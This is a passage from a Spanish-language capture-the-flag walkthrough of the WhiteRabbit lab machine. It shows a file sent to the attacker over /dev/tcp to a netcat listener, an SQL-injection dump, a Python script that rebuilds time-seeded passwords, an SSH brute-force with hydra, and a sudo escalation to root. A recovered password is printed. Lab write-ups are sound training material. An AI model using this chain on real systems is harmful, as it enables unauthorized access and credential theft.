neo, y asigna una contraseña en base a la salida de la ejecución de la herramientaneo-password-generator.
Esta herramienta lógicamente existe en el sistema, dentro del directorio /opt
morpheus@whiterabbit:/home$ ls /opt/neo-password-generator/
neo-password-generator
Transferiremos el archivo a nuestra máquina para llevar a cabo un proceso de análisis. Una de las opciones para transferir el archivo de forma rápida es enviarlo a nuestra máquina utilizando una conexión con el recurso /dev/tcp
/dev/tcpes un mecanismo especial del shellBashen sistemas operativos tipo Unix (como Linux) que permite interactuar con servicios de red TCP (Protocolo de Control de Transmisión) directamente desde la línea de comandos o scripts.
Iniciaremos un listener para recibir el binario, dirigiendo la salida de la siguiente forma
nc -lvnp 443 > password_generator
listening on [any] 443 ...
Desde la máquina víctima, dirigimos la salida del comando cat hacia a nuestra IP por el puerto que elegimos
morpheus@whiterabbit:/home$ cat /opt/neo-password-generator/neo-password-generator > /dev/tcp/10.10.14.218/443
Tip: File Integrity
Ambos hashes MD5 deben coincidir para saber que no ha ocurrido algún problema en la transferencia
El comando
md5sumcalcula un hash MD5 para un archivo con el propósito de verificar la integridad de los datos y confirmar que no ha sido modificado durante una descarga o una transferencia.
# Máquina víctima
morpheus@whiterabbit:/home$ md5sum /opt/neo-password-generator/neo-password-generator
2e6b7386a22229c98309d4fe44e6a479  /opt/neo-password-generator/neo-password-generator

# Máquina atacante
md5sum password_generator
2e6b7386a22229c98309d4fe44e6a479  password_generator
Reversing - Binary Analysis with ghidra
Analizaremos el código descompilado del binario, podemos utilizar herramientas clásicas como ghidra. A continuación vemos la función main, la cual obtiene la fecha actual y llama a la función generate_password

- Se declara una variable
timeval, y su estructura es de2campos:tv_sec: Segundos desde la época, por ejemplo, 1 de enero de 1970 UTC).tv_usec: Microsegundos.
gettimeofday(&local_28, (__timezone_ptr_t)0x0);obtiene la hora actual con precisión de microsegundos.- Se calcula el parámetro una una llamada a
generate_password:local_28.tv_sec * 1000: convierte los segundos a milisegundos.local_28.tv_usec / 1000: convierte los microsegundos a milisegundos (dividiendo entre 1000).
Al inspeccionar la función generate_password, veremos cómo se genera una contraseña.
Esta función genera una contraseña de 20 caracteres basada en una semilla

srand(param_1);establece la semilla para el generador de números aleatorios, siendoparam1la semilla.- Se ejecuta un bucle
20veces (0x14 = 20en decimal) - Toma el módulo de
0x3e(62en decimal) para obtener un índice, desde el0al61- Utiliza ese índice para elegir un caracter del
charset(a-z A-Z 0-9), el cual tiene62caracteres.
- Utiliza ese índice para elegir un caracter del
Command Date
Recordemos que en la base de datos se guarda la fecha exacta en la que se ejecutó el comando.
Extraeremos la fecha exacta en la que ejecutó el comando que involucra a esta herramienta (estaba en la fila 5 de la tabla), podremos ver que se trata del 30 de Agosto del 2024, a las 14:40:42.
python3 sqli.py -m dump --table temp.command_log --column date --row 5
[*] Query: SELECT date FROM temp.command_log LIMIT 5,1
[+] Extracted value: 2024-08-30 14:40:42
Podemos imitar la generación de una semilla con el comando date, si utilizamos la fecha obtenida, tendremos representada la fecha en segundos
faketime '2024-08-30 14:40:42 UTC' date +%s
1725028842
Python Scripting
El único inconveniente es que falta aplicar las operatorias correspondientes. Desde un script de python imitaremos este programa
from ctypes import CDLL
import datetime

# Linux
libc = CDLL("libc.so.6")
seconds = 1725028842 # Segundos en UTC -> faketime '2024-08-30 14:40:42 UTC' date +%s

for ms in range(1,1000):
    password = ""
    seed = seconds * 1000 + ms

    libc.srand(seed)
    for j in range(0,20):
        password += "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[ libc.rand() % 62]
    print(password)
Como tenemos de referencia un segundo, generaremos
1contraseña por cada milisegundo, o sea1000contraseñas para probar con el usuarioneo.
Ejecutaremos el script para generar un listado de contraseñas posibles
python3 password_generator.py > passwords.txt
SSH Brute Forcing
Con el listado de posibles contraseñas que generamos, haremos un ataque de fuerza bruta por ssh para ver si alguna es válida para el usuario neo
hydra -l neo -P passwords.txt ssh://10.10.11.63 -t 10 -I

[DATA] attacking ssh://10.10.11.63:22/
[22][ssh] host: 10.10.11.63   login: neo   password: WBSxhWgfnMiclrV4dqfj
1 of 1 target successfully completed, 1 valid password found
Shell as neo
Como hemos descubierto la contraseña del usuario neo, nos conectaremos por ssh empleando sus credenciales
ssh neo@whiterabbit.htb

neo@whiterabbit.htb\'s password:
Last login: Fri Sep 12 14:35:06 2025 from 10.10.14.218
neo@whiterabbit:~$
Opcionalmente, podemos cambiar el valor de TERM para limpiar la pantalla con el atajo Ctrl+L
neo@whiterabbit:~$ export TERM=xterm
Root Time
Si listamos los grupos a los que el usuario neo pertenece, notaremos que es parte del grupo sudo
neo@whiterabbit:~$ id
uid=1000(neo) gid=1000(neo) groups=1000(neo),27(sudo)
Como pertenecemos al grupo sudo además de tener la contraseña del usuario, deberíamos poder ser capaces de listar privilegios configurados a nivel de sudoers
neo@whiterabbit:~$ sudo -l
[sudo] password for neo:
Matching Defaults entries for neo on whiterabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User neo may run the following commands on whiterabbit:
    (ALL : ALL) ALL
Pudiendo ejecutar cualquier comando como root, la escalada está en bandeja de plata
root@whiterabbit:~# sudo whoami
root
Cambiaremos al usuario root simplemente con el comando sudo su, pasando la contraseña del usuario neo
neo@whiterabbit:~$ sudo su
root@whiterabbit:/home/neo# whoami
root
Ahora ya podremos ver la ultima flag, pero primero debemos dirigirnos al directorio /root
root@whiterabbit:/home/neo# cd
root@whiterabbit:~# cat root.txt
d92...
Gracias por leer, a continuación te dejo la cita del día.
Everyone can taste success when the going is easy, but few know how to taste victory when times get tough. — Byron Pulsifer